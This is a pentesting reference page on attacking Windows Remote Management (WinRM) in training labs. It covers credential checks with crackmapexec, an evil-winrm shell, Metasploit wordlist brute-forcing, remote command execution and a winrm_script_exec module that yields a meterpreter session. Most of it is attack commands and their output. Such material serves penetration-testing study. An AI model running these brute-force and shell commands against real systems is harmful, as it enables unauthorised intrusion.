> For the complete documentation index, see [llms.txt](https://notes.cavementech.com/pentesting-quick-reference/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://notes.cavementech.com/pentesting-quick-reference/port-5985-winrm.md).
# Port 5985 - WINRM
WinRM (Windows Remote Management) is a Windows-based service that enables administrators to remotely manage and execute commands on Windows machines. It's built on the WS-Management protocol, which is a standard web services protocol used for remote software and hardware management.
Let's check if we have access through winrm.
```
┌──(kali㉿kali)-[~/Desktop]
└─$ crackmapexec winrm 10.10.10.161 -u "svc-alfresco" -p "s3rvice"
SMB 10.10.10.161 5985 FOREST [*] Windows 10.0 Build 14393 (name:FOREST) (domain:htb.local)
HTTP 10.10.10.161 5985 FOREST [*] http://10.10.10.161:5985/wsman
WINRM 10.10.10.161 5985 FOREST [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)
```
And we can exploit it. So, lets get the shell.
```
┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i 10.10.10.161 -u "svc-alfresco" -p "s3rvice"
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```
### WINRM Bruteforcing
```
msfconsole -q
use auxiliary/scanner/winrm/winrm_login
set RHOSTS demo.ine.local
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
set VERBOSE false
set PASSWORD anything
exploit
```
Note: We are setting the PASSWORD because in the recent version of the "winrm\_login" module, the PASSWORD option is required unless using Kerberos authentication. Metasploit will still use the USERPASS\_FILE file.

#### Checking WinRM supported authentication method
This is very important to know, before we try to connect to the WinRM service. We need to use a valid authentication method while connecting to the service. You can find more information about the authentication from the below link:
**Commands:**
```
use auxiliary/scanner/winrm/winrm_auth_methods
set RHOSTS demo.ine.local
exploit
```
Target supports two authentication types i.e Basic and Negotiate.

#### Execute command on the target server using winrm\_cmd module.
**Commands:**
```
use auxiliary/scanner/winrm/winrm_cmd
set RHOSTS demo.ine.local
set USERNAME administrator
set PASSWORD tinkerbell
set CMD whoami
exploit
```
We have successfully executed the command “whoami” on the remote server.
#### winrm\_script\_exec exploit module


Now, we will use the winrm\_script\_exec exploit module to get the meterpreter shell.
**Commands:**
```
use exploit/windows/winrm/winrm_script_exec
set RHOSTS demo.ine.local
set USERNAME administrator
set PASSWORD tinkerbell
set FORCE_VBS true
exploit
```
We have gained the meterpreter session.